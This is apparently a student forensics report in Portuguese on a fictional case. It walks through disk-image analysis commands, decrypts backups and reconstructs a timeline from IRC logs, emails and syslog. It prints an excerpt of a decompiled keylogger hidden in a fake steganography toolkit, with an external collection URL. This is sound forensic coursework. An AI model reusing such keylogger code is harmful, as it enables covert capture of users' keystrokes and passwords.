INSTITUTO SUPERIOR TÉCNICO

Departamento de Engenharia Informática

Forensics Cyber Security

MEIC / METI 2023-2024 – 1st Period

Digital Forensics Report

Diogo Pereira, N110996; **João Gonçalo Santos, N110947;** **João Matos N110846.**

1 Did you find any traces of the hidden artifacts and/or the files from the lost pen drive on César Silva Ferro's computers?

Sim. De facto, foram encontrados, no ficheiro ***backupDisk.img***, os ficheiros relativos à *pen-drive* encontrada no laboratório do IST. Os ficheiros *BdC_on_the_beat, Cool_stuff.mp4, report.docx, Rialva.png, Social.png, sporting_anthem, Tagus.png e waste-of-time* foram encontrados e verificou-se que os respetivos *SHA-256 Values* são, de facto, os mesmos dos ficheiros encontrados na *pen-drive*. Relativamente ao ficheiro *logo.png*, este, apesar de conter o mesmo conteúdo escondido (a carta anónima), não tem o mesmo *SHA-256 Value*, comparativamente ao ficheiro *logo.png* encontrado na *pen-drive* perdida.

Relativamente à obtenção destes ficheiros, os passos realizados foram os seguintes:

1. Inicialmente, a partir dos comandos ***mmls caesarDisk.img*** e ***fls -o 1054720 caesarDisk.img***, analisou-se todo o conteúdo relativo ao disco em questão.
2. Após análise minuciosa, decidiu-se, primeiramente, obter o ficheiro ***.bash_history***, de modo a obter uma visão geral dos comandos executados no computador em análise. Mais precisamente, executou-se a seguinte série de comandos de modo a obter este ficheiro:
    1. *fls -o 1054720 caesarDisk.img 524289;*
    2. *fls -o 1054720 caesarDisk.img 580294;*
    3. *icat -o 1054720 caesarDisk.img 583591;*
3. De facto, é possível verificar que o conteúdo deste representa uma enorme quantidade de informação relevante acerca do caso em estudo. A abordar com mais detalhe no seguimento do relatório.
4. Um dos diretórios que despertou maior atenção e é, de facto, relevante para a resposta a esta pergunta, é o diretório *home/ironcaesar/backups.* Acedeu-se a este a partir do comando ***fls -o 1054720 caesarDisk.img 922923***. Neste, é possível encontrar os ficheiros relevantes ***backup.sh, obfuscator*** e ***pass_gen.sh.*** De forma a obter os ficheiros mencionados, foram executados os comandos:
    1. *icat -o 1054720 caesarDisk.img 922966 > backup.sh;*
    2. *icat -o 1054720 caesarDisk.img 923506 > obfuscator;*
    3. *icat -o 1054720 caesarDisk.img 923539 > pass_gen.sh*

    , respetivamente.

Primeiramente, verificou-se o conteúdo do ficheiro ***backup.sh***. Este trata-se de um script projetado para realizar uma operação de backup. Mais precisamente, este cria um zip protegido por uma password gerada pelo ficheiro ***pass_gen.sh.*** Posto isto, este copia o arquivo ZIP para um servidor remoto usando SSH e a chave privada especificada. Por fim, este remove o arquivo ZIP local. Abaixo a demonstração do script.

```
#!/bin/bash

timestamp() {
    date +%s
}


TS=$(timestamp)
USER=ironcaesar
HOST=10.0.2.16
DIR=~
ZIPFILE=backup_$TS.zip
BACKUP_PASS=$(~/backups/pass_gen.sh $TS)

zip -r --password $BACKUP_PASS $ZIPFILE ~/Desktop/backups
rsync -avz -e "ssh -i ~/.ssh/id_rsa" ./$ZIPFILE $USER@$HOST:$DIR
rm $ZIPFILE
```

Figura 1 – Script backup.sh

No seguimento da análise, prosseguiu-se para a investigação do conteúdo do ficheiro ***pass_gen.sh.*** Este trata-se de um script que executa um programa Python chamado *obfuscator* com o argumento passado no ficheiro ***backup.sh***, no caso, uma *timestamp.* Abaixo a sua representação.

```
#!/bin/bash
python3 ~/backups/obfuscator $1
```

Figura 2 – Script pass_gen.sh

Uma vez que o script acima faz referência à execução de um ficheiro Python denominado por *obfuscator*, rapidamente se percebeu, após análise deste, que o ficheiro que, anteriormente, foi extraído com esse mesmo nome se trata de um ficheiro *.pyc,* já que este não permitia ser lido ou modificado diretamente, ou seja, encontrava-se na forma de arquivo binário, contendo o *bytecode* Python compilado a partir de um arquivo de origem Python *".py"*. De forma a recuperar o ficheiro *.py* associado a este, foi executado o comando ***uncompyle6 obfuscator.pyc > obfuscator.py.***

Já na posse do ficheiro ***obfuscator.py,*** foi possível verificar que o código associado a este tem como intuito gerar a password que protegerá o arquivo ZIP *backup_timestamp***.** Mais precisamente, este programa, a partir de uma *password* inicial inserida no ficheiro ***seed.txt***, gera a password que servirá para proteger os ficheiros *backup* em questão, onde, a partir do novo conteúdo gerado e escrito no ficheiro ***seed.txt***, são, posteriormente, aquando necessário, geradas outras passwords para os *backups* seguintes, e assim sucessivamente.

```
# uncompyle6 version 3.9.0
# Python bytecode version base 3.8.0 (3413)
# Decompiled from: Python 3.10.0 (default, Oct  8 2023, 11:26:53) [GCC 13.2.0]
# Embedded file name: .\obfuscator.py
# Compiled at: 2023-09-30 10:58:34
# Size of source mod 2**32: 633 bytes
import hashlib, sys
SEED_PATH = 'seed.txt'
with open(SEED_PATH, 'r') as (f):
    line = f.readline()
if len(line.split('\t')) == 2:
    n = int(line.split('\t')[0])
    seed = line.split('\t')[1].strip()
    if n == 0:
        print('For the first run, please just place your password in the ' + SEED_PATH + ' file.')
        exit(1)
else:
    n = 0
    seed = line.strip()
pw = hashlib.sha256(str(seed + str(sys.argv[1])).encode('utf-8'))
print(pw.hexdigest())
next_seed = hashlib.sha256(str(seed).encode('utf-8'))
with open(SEED_PATH, 'w') as (f):
    f.write(str(n + 1) + '\t' + next_seed.hexdigest())

```

Figura 3 - obfuscator.py

Uma vez percebida a lógica da geração das *passwords,* percebeu-se que iria ser necessário encontrar a *password* referente à primeira execução do código relativo ao ficheiro *obfuscator.py,* de forma a dar como input no ficheiro *seed.txt*.

(Apenas foi alterada a linha 8 para que o ficheiro *seed.txt* pudesse ser chamado sem ser necessário estar no diretório */tmp*).

5. De forma a encontrar a *password* necessária foram necessárias várias tentativas e várias horas de pesquisa, até que, a um certo ponto, verificou-se o ficheiro ***places.sqlite***, referente ao histórico do browser Firefox. Foram utilizados vários comandos ***fls*** de forma a aceder ao diretório ***home/ironcaesar/snap/firefox/common/.mozzila/firefox/rktbn4nn.default***, sendo o último da sequência ***fls -o 1054720 caesarDisk.img 918977*** e, após análise do que poderia ser o ficheiro associado ao histórico do browser, foi possível obter o ficheiro acima mencionado a partir do comando ***icat -o 1054720 caesarDisk.img 919034 > places.sqlite.*** Com este, foi possível analisar as várias pesquisas realizadas, sendo a mais relevante, neste contexto, a ligação ***https://shrtco.de/xq56SY***, uma vez que se trata de um link protegido por uma *password*. Uma vez mais, encontramo-nos na situação de que necessitamos de uma *password* para proceder com a análise.

6. De forma a encontrar as passwords necessárias, continuou-se com a investigação do disco. Inicialmente, a partir do histórico browser foi verificado um download do ficheiro ***Steg_Tools_v5.7.0_By_Lapsus$.zip***, o que, logicamente, alertou-nos desde logo. Contudo, este ficheiro não se encontrava na pasta ***Downloads*** do disco e, por tal, continuou-se a investigação. Uma vez que foi referido pelos docentes que ficheiros ***.pyc*** podem ser considerados relevantes para a análise forense, já que não se pode confiar no seu conteúdo, dado que são ficheiros que não permitem análise direta, foi esse o nosso passo seguinte da análise. Criou-se o ficheiro ***file_listing.txt*** a partir do comando **fls -o 1054720 -r caesarDisk.img > file_listing.txt,** de forma a obter todo o conteúdo do disco em questão e, assim, pesquisar pelos ficheiros relevantes. Verificou-se, obviamente, uma enorme quantidade de ficheiros ***.pyc*** ao longo do disco, mas em diretorias não suspeitas, exceto um único ficheiro denominado ***LSB_Selective_Tool_v10.15.3.pyc*** que, por alguma razão, se encontrava no *diretório* ***home/ironcaesar/Documents/Steg_Tools_v5.7.0_By_Lapsus$.*** Dada a sua localização, decidiu-se utilizar a *tool* ***decompyle3***, de modo a verificar o respetivo conteúdo do ficheiro ***.py*** associado (por motivos de erro relacionados ao nome do ficheiro original, alterou-se o nome desta evidência para *keylogger.py* e utilizou-se o *decompyle3, em vez de uncompyle6*). Estando na posse do ficheiro, é possível verificar que, de facto, se trata de um ficheiro com grande relevância no contexto em questão. É possível verificar, de entre várias coisas, que parte do código atua como um ***keylogger*** que captura as teclas pressionadas e as regista num ficheiro log no diretório ***/tmp.*** Abaixo, um excerto do código.

```
39 URL: str = 'https://5a145b33a7697a0782cbeb028cf453b7.m.pipedream.net'
40 PATH: str = f"/tmp/{generate_name(10)}.log"
41 STANDBY_TIME: int = 5
42 log: str = ''
43 last_press_time: float = 0
44
45 def on_press(key):
46     global last_press_time
47     global log
48     sep = ''
49     if len(log) > 0:
50         if time() - last_press_time > STANDBY_TIME:
51             sep = '\n'
52     last_press_time = time()
53     if isinstance(key, Key):
54         text = f"[{key.name}]" if key.name != 'space' else ' '
55         log += f"{sep}{text}"
56     else:
57         if isinstance(key, KeyCode):
58             log += f"{sep}{key.char}"
59
```

Figura 4 - keylogger.py

7. Uma vez conhecido o local onde os ficheiros ***logs*** mencionados são alocados, foi de ação imediata tentar aceder e obter os mesmos. De facto, foi encontrado o ficheiro ***KQRbv8Zj1Ba.log.log*** no diretório */tmp*. De forma a aceder e visualizar o seu conteúdo foram executados os seguintes comandos:

    1. *fls -o 1054720 caesarDisk.img 917506;*
    2. *icat -o 1054720 caesarDisk.img 925378 > KQRbv8Zj1Ba.log.log.*

8. Analisando o conteúdo do ficheiro *log,* foi possível verificar a existência de uma entrada bastante relevante que se relaciona ao ponto 5, acima desenvolvido. A entrada:

    1. **shrtco.de[shift]/xq[caps_lock]56sy[caps_lock][enter]**
    2. **[caps_lock]v[caps_lock] iktor[shift]_[caps_lock]g[caps_lock]yokeres[shift]_1906**

    De facto, é possível verificar a sequência de teclas pressionadas aquando acesso ao link ***https://shrtco.de/xq56SY***, sendo por tal, encontrada a primeira *password* que nos dá acesso ao conteúdo associado ao link protegido **(pwd: Viktor_Gyokeres_1906)**. Neste, após introdução da *password*, verifica-se o ficheiro ***MyPasswordManager.docx***, sendo o nome um claro indicador de estarmos perante uma das passwords necessárias para aceder aos ficheiros ***backup*** abordados no ponto 4.

Figura 5 – Evidência guardada em MyPasswordManager.txt

9. Uma vez que estamos perante a situação de verificar se alguma das *strings* apresentas no ficheiro acima, é, de facto, a password inicial necessária para o ficheiro ***seed.txt***, é agora necessário obter este ficheiro e, posteriormente, obter os arquivos ZIP ***backups***, de modo a aceder ao seu respetivo conteúdo. De forma a obter o ficheiro ***seed.txt*** foi executado o comando ***icat -o 1054720 caesarDisk.img 923538 > seed.txt.***

10. Estando na posse do ficheiro ***seed.txt***, faltava agora aceder aos arquivos ZIP relacionados aos *backups*. Dados os scripts apresentados acima, foi relativamente notório de que o que procurávamos estaria presente no outro disco confiscado: ***backupDisk.img***. Após análise deste, verificou-se, de facto, a presença de 16 arquivos ZIP com o nome esperado (***backup_timestamp***), no diretório ***home/ironcaesar.*** De modo a aceder aos ficheiros em questão foram executados os seguintes comandos:

    1. *mmls backupDisk.img;*
    2. *fls -o 2048 backupDisk.img 1044482;*
    3. *fls -o 2048 backupDisk.img 1044849;*

De modo a obtê-los foi utilizada a *tool* ***icat***. Por exemplo, para obter o primeiro arquivo ZIP foi executado o comando ***icat -o 2048 backupDisk.img 1045756 > backup_1696071001.zip***. Foi executado o mesmo comando, com os respetivos, e diferentes, *offset* e nome de ficheiro para obter os restantes 15 arquivos ZIP.

11. Finalmente, estavam reunidas as condições para iniciar o processo de tentativa-erro relacionado à inserção da primeira password que o ficheiro ***seed.txt*** requeria. O processo adotado foi:

    1. Selecionar uma *password* do ficheiro ***MyPasswordManager.txt*** e introduzi-la no ficheiro *seed.txt*.
    2. Executar o comando ***python obfuscator.py 1696071001***, uma vez que o argumento dado se trata da *timestamp* referente ao primeiro arquivo ZIP relativo aos backups.
    3. A partir do *output* gerado pela execução do programa Python mencionado acima, executava-se o comando ***unzip*** e, posteriormente, inseria-se o output como *password* para o arquivo ZIP protegido, de modo a verificar se o *output* era, de facto, a primeira password necessária para aceder ao conteúdo do arquivo.
    4. Sempre que o *output* não correspondia à password necessária, era necessário apagar o conteúdo do ficheiro ***seed.txt*** gerado pelo programa Python e, novamente, inserir outra das *password*s contidas no ficheiro **MyPasswordManager*.txt.***
    5. Após várias tentativas, encontrou-se a *password* que desbloqueara o primeiro arquivo ZIP backup – password: `WolfgangPuckCulinary$`. Portanto, após inserção da respetiva *password* é gerado, pelo programa, o *output:* ***a26daa976257889f8df7d5f1c659d12947d03c9c2bda3b57edce2466e7faacbe***, sendo esta a *password* correspondente ao primeiro arquivo ZIP backup.
    6. Tendo a primeira *password* correta, foi apenas seguir a linha de pensamento que o programa Python relata. Mais precisamente, executar, sucessivamente, para os 15 restantes arquivos ZIP, o programa ***obfuscator.py*** com o valor da *timestamp* associado ao arquivo ZIP como argumento deste e, consequentemente, utilizar o output como *password* para extrair o conteúdo requerido.
    7. De forma sucessiva, aplicando o processo acima descrito, foi possível extrair os 16 arquivos ZIP que tencionávamos, sendo o conteúdo final do ficheiro ***seed.txt*** o seguinte:
        - ***16 cb5f668648aeddde8def0df442bcc2ef7ec61b6bd3bf1d063e10da0ee311ac55***

12. Tendo todos os arquivos ZIP em nossa posse, procedeu-se à análise dos mesmos. É de notar que os primeiros 14 arquivos ZIP contêm todos o mesmo conteúdo, o qual um arquivo ZIP denominado ***CSF.zip*** e um ficheiro PDF ***CSE102-CheatSheetCSSLong.pdf***, ambos sem qualquer evidência de relevância para o caso em estudo.

13. No entanto, os últimos dois arquivos ZIP, tinham, de facto, algo bastante relevante. De notar que o penúltimo arquivo contém os mesmos ficheiros dos restantes 14 anteriores com a adição de **nove** novos ficheiros e, o último backup feito, com mais um novo ficheiro do que o backup anterior. Ou seja, é possível verificar no último backup, mais **dez** ficheiros comparativamente ao primeiro backup. Sendo que, estes novos ficheiros encontrados no disco ***backupDisk.img*** são exatamente os mesmos ficheiros encontrados na *pen-drive* perdida nos laboratórios do IST (confirmado a partir da *tool* ***sha256sum,*** à exceção do ficheiro logo.png – já comentado no início deste ficheiro). Portanto, em conclusão, foram encontrados os fichei-

ros relativos à *pen-drive* deixada no *lab* (que contém os segredos escondidos no "*interior"* de ficheiros comuns), mas não foram encontrados os segredos na forma direta e original destes, mais precisamente, os ficheiros denominados, pelo enunciado, como *Anonymous letter, Bank statement, Underground photo, Tunnel blueprint* e *Video footage*.

2 If so, can you trace the source of these files and how they have been manipulated over time? Establish a timeline of relevant events.

De forma à *timeline* ficar mais concisa e percetível, vamos, primeiramente, explicar todo o processo de obtenção das evidências relevantes que irão constituir, posteriormente, a *timeline*.

Assim como referido na pergunta 1., decidiu-se, primeiramente, analisar todo o disco de forma geral, sendo um dos primeiros passos aceder e obter ao ficheiro ***.bash_history***. As primeiras linhas constituintes deste são exatamente:

- irssi
- /connect irc.freenode.net
- Irssi

Uma vez que tal foi caracterizado como algo relevante, decidiu-se perceber de que se trataria, chegando à conclusão de que estaríamos perante um software representativo de um chat online. Por tal, decidiu-se investigar por possíveis *logs* gerados pelo software. Após análise minuciosa, verificou-se no diretório ***/home/ironcaesar/snap/irssi/common/irclogs/2023/freenode*** vários *logs*, sendo apenas dois deles tomados como relevantes para o caso, os quais ***chat.09-30.log*** e ***thebasement.09-30.log***. De forma a aceder a estes, foi executada uma sequência de comandos ***fls***, sendo o que dá acesso direto a estes o comando ***fls -o 1054720 caesarDisk.img 923528.*** De modo a obter os ficheiros, foram executados os comandos:

- *icat -o 1054720 caesarDisk.img 922926 > chat.09-30.txt*
- *icat -o 1054720 caesarDisk.img 924575 > thebasement.09-30.txt*

, respetivamente.

```
1 ── Log opened Sat Sep 30 11:43:59 2023
2 11:43 -!- ironcaesar [~ironcaesa@freenode-3js.gbm.mr2pac.IP] has joined #chat
3 11:43 -!- Irssi: #chat: Total of 64 nicks [7 ops, 0 halfops, 1 voices, 56 normal]
4 11:43 -!- Irssi: Join to #chat was synced in 0 secs
5 11:45 -!- SpookyBerry [~Adium@freenode-vlq7or.2qi7.uo4d.j8jc7g.IP] has joined #chat
6 11:46 < ironcaesar> hey
7 11:46 < SpookyBerry> hi there! how is it going?
8 11:46 < ironcaesar> good, i was searching for active chats around
9 11:46 < ironcaesar> hard to find activity
10 11:47 < ironcaesar> what about u?
11 11:47 < SpookyBerry> I can imagine! I actually just got the idea to try and explore some IRC servers… Was messing with an old laptop of mine and there was an app installed for doing just that
12 11:48 < SpookyBerry> Figured it could be fun to try out, but it is hard to find places to talk!
13 11:48 < SpookyBerry> Other than that, not much here! Was actually about to head to bed
14 11:48 < ironcaesar> you must be on the oposite side of the earth then haha
15 11:48 < ironcaesar> i just woke up
16 11:51 < ironcaesar> if i were to guess i would say you are in the New zeeland timezone
17 11:52 < SpookyBerry> I wish haha… I actually just have a really messed up sleep schedule xD
18 11:52 < ironcaesar> oh so its not night yet there
19 11:53 < SpookyBerry> nope! it's about 8 in the morning lol
20 11:54 < ironcaesar> haha yeah you have your sleep schedule upside down
21 11:55 < ironcaesar> well, it was nice to meet you spookyberry, igtg now
22 11:55 < ironcaesar> hope you sleep well xD
23 11:55 < SpookyBerry> nice to meet you too! and thank you
24 11:55 < SpookyBerry> hope you have a good day!
25 11:56 -!- ironcaesar [~ironcaesa@freenode-3js.gbm.mr2pac.IP] has left #chat []
26 ── Log closed Sat Sep 30 11:56:15 2023
27
```

Figura 7 - chat.09-30.txt


```
1 ── Log opened Sat Sep 30 12:26:26 2023
2 12:26 -!- ironcaesar [~ironcaesa@freenode-3js.gbm.mr2pac.IP] has joined #thebasement
3 12:26 -!- Irssi: #thebasement: Total of 2 nicks [1 ops, 0 halfops, 0 voices, 1 normal]
4 12:26 -!- Irssi: Join to #thebasement was synced in 0 secs
5 12:29 -!- CatSil [~kali@freenode-3js.gbm.mr2pac.IP] has joined #thebasement
6 12:29 < ironcaesar> Hey Cat, is that you?
7 12:29 < CatSil> Hey Cesar, yeah, I'm here. What's going on?
8 12:30 < ironcaesar> You won't believe what I found out about that pendrive.
9 12:30 < CatSil> I got curious when you said there could be someone related to me in that pendrive..
10 12:30 < ironcaesar> So, as I was going through the files, I found evidence of plans and blueprints of a tunnel under Arco do Cego. That's where you are interning right?
11 12:31 < CatSil> It is..
12 12:32 < ironcaesar> This is where it gets weird. There was this video of a guy named Fernando Silva also talking about the tunnel. That's when it hit me - It's you father
13 12:32 < CatSil> WTF it can't be...
14 12:32 < ironcaesar> it gets even weirder. Eva is involved too
15 12:33 < CatSil> So, you're saying my dad is involved in a project of a secret tunnel beneath Arco do Cego with the IST teacher Eva Rocha?
16 12:33 < ironcaesar> Yeah
17 12:33 < ironcaesar> I also got evidence of some weird company transfering loads of money to her. This is some serious shit. She could be incriminated for this!
18 12:34 < ironcaesar>  I always knew there was something shady about her
19 12:35 < CatSil> I'm just processing this.. I haven't talked to my dad for long, and he does have a troubled history.. but going from that to some secret tunnel project? That's madness
20 12:35 < CatSil> that could ruin my family's name
21 12:35 < ironcaesar> I know.. but he never liked you.. he never helped you paying for the Uni remember? you had to work for yourself on that.. Maybe this could bring some justice.
22 12:35 < ironcaesar> I mean, i could get rid of Eva, you could get rid of your dad.
23 12:36 < CatSil> How can you say that? I won't help you incriminating my own dad!!
24 12:36 < ironcaesar> He seems to have gotten himself into this mess.. As he always has. You have nothing to do with this.
25 12:37 < ironcaesar> I will make this go public. Eva needs to go. And I'm sorry that your dad is involved too. But I think its for the best of both our sakes.
26 12:37 < ironcaesar> Otherwise, i fear we might be dragged into it...
27 12:37 < CatSil> Jesus.. so you will really put this on the big screens?
28 12:38 < ironcaesar> This is now more than my hate for Eva.. This is about a possible schema using the tunnel to get into Casa da Moeda.. I think we must put this into the public!
29 12:38 < CatSil> I mean, it's a hard choice for me..
30 12:39 < CatSil> but if you really think it's the way to go, Cesar, I'll go along with it.
31 12:39 < CatSil> I'm just not entirely sure about this because, you know, it's my dad we're talking about.
32 12:39 < CatSil> But maybe it's time he faces the consequences. Let's hope this pans out right.
33 12:39 < ironcaesar> I hope so
34 12:40 < ironcaesar> Igtg now
35 12:40 < ironcaesar> Stay safe Cat
36 12:40 < CatSil> You too, cya
37 12:40 -!- CatSil [~kali@freenode-3js.gbm.mr2pac.IP] has quit [Quit: leaving]
38 ── Log closed Sat Sep 30 12:40:29 2023
39
```

Figura 6 - thebasement.09-30.txt

Prosseguindo com a análise neste sentido, continuou-se a investigar sobre outras possíveis evidências de comunicação realizadas. A certo ponto, verificou-se um diretório denominado Thunderbird e, de forma imediata, este surgiu como um claro indicador de que poderíamos estar perante outra evidência relevante. De facto, no diretório ***home/ironceasar/.thunderbird/gjht15t3.default-release/Mail/pop.gmail.com*** foram encontrados dois ficheiros relevantes, os quais ***Inbox*** e ***Sent***. Estes foram acedidos após uma sequência de vários comandos ***fls,*** sendo o que dá acesso direto a estes o comando ***fls -o 1054720 caesarDisk.img 919262.*** De modo a obter os ficheiros, foram executados os comandos:

- *icat -o 1054720 caesarDisk.img 919263 > Inbox*
- *icat -o 1054720 caesarDisk.img 924590 > Sent*

De forma a visualizar o conteúdo dos ficheiros de forma mais clara, foi instalado o software Mozilla Thunderbird e, consequentemente, foram abertos os ficheiros acima mencionados, possibilitando a sua análise.


Shady Friend
shadyman217@outlook.com
Reply | Reply All | Forward | Archive | Junk | Delete | More
To cesarsilvaferro0@gmail.com <cesarsilvaferro0@gmail.com>
30/09/2023, 12:06
Spicy Intel

Listen up,

There's some serious dirt on Eva Rocha, and I've got the inside track. It's the kind of stuff that could set off fireworks.

Word is you're the force behind that online petition targeting Eva, and I've dug up some damning evidence that could send her on a wild ride. I think you will find this interesting :)

Eva Rocha was part of the team in charge of building the Arco do Cego. But here's the twist: She allegedly took under-the-table payments to keep a lid on the construction of a super-secret tunnel. And what's that tunnel for, you ask? Well, it's all about sneaking into the Casa da Moeda to print some sneaky cash on the side.

Here's the lowdown: I've hidden a pendrive at:

LockerLocky CTT IST Lisboa

Address: Av. Rovisco Pais 1


Postal code: 1000-267,

in locker 06 with access code 155. Inside, you'll find all the ammunition to expose Eva. Grab it when the stars align, and let the games begin.

Stay sharp,

YourShadyFriend

Figura 8 - Inbox file importado no software Thunderbird


Cesar Ferro
cesarsilvaferro0@gmail.com
Reply | Reply All | Forward | Archive | Junk | Delete | More
To catarina.f.silva@outlook.com
30/09/2023, 12:25
Urgent: Need Your Help ASAP

Hey Cat,

I've got some crazy news about my arch-nemesis, Teacher Eva Rocha and I need your help to figure it out.

So, I got this email from some mystery sender (no idea who they are), claiming they've got a pendrive loaded with stuff to take down Eva. You know how much I can't stand her, right? Anyway, at first, I thought it might be some light ammo for my petition. But when I started digging into it, I was floored. It's got some seriously incriminating evidence against Eva Rocha.

But here's where it gets nutty. While watching a video, I spotted someone I recognize, someone close to you... I can't quite wrap my head around how they fit into all this craziness, but it's freaking me out.

I think we need to talk about this ASAP. I have a hunch this could be some CIA type of stuff, so its better we talk over IRC.
Here are the details:

Server: irc.freenode.net

IRC Channel: #thebasement

Please, please join me ASAP. This is crucial, and I need your input on how to handle this situation. I'll explain more when we chat. It's like something out of a movie, and I can't believe what I've found.

Stay safe,
Cesar S. Ferro

Figura 9 - Sent file importado no software Thunderbird

(*Recap*: Abordaremos a lógica do conteúdo de todos os ficheiros mencionados acima na *timeline*)

Posto isto, procedeu-se com a investigação, agora com o intuito de encontrar evidências relativas à inserção da *pen-drive*, com o respetivo *serial number* fornecido, no respetivo computador. Para tal, acedeu-se ao diretório ***var/log*** do disco *caesarDisk.img* e, de entre diversos ficheiros, é possível verificar um específico contendo informação relevante para este tópico, o qual ***syslog.1***. Este foi acedido e obtido através dos comandos:

- *fls -o 1054720 caesarDisk.img*
- *fls -o 1054720 caesarDisk.img 262145*
- *fls -o 1054720 caesarDisk.img 579782*
- *icat -o 1054720 caesarDisk.img 577445 > sys_log1.txt*

Uma vez na posse do ficheiro ***sys_log.1***, foi possível analisar o seu conteúdo, encontrando, de facto, o *serial number* fornecido **YLBE5FV0**, abaixo representado.




Figura 10 - syslog1 - JetFlash

Contudo, baseado no conteúdo de um dos emails acima analisados, é possível perceber que um individuo anónimo forneceu um *pen-drive* com evidências incriminatórias relativas à individua Eva Rocha e, de facto, a partir do ficheiro ***.bash_history*** é possível verificar ações realizadas num diretório denominado por **Kingston**, sendo este fabricante diferente do associado à *pen-drive* encontrada no laboratório (**Jetflash**). Por tal, decidiu-se investigar sobre esta alegada *pen-drive* e, de facto, é possível encontrá-la no ficheiro ***sys_log.1***. Abaixo a sua representação.




Figura 11 - syslog1 - Kingston

Como suspeitado, confirma-se a existência de, pelo menos, duas *pen-drives* relacionadas (a relacionar na *timeline* abaixo).

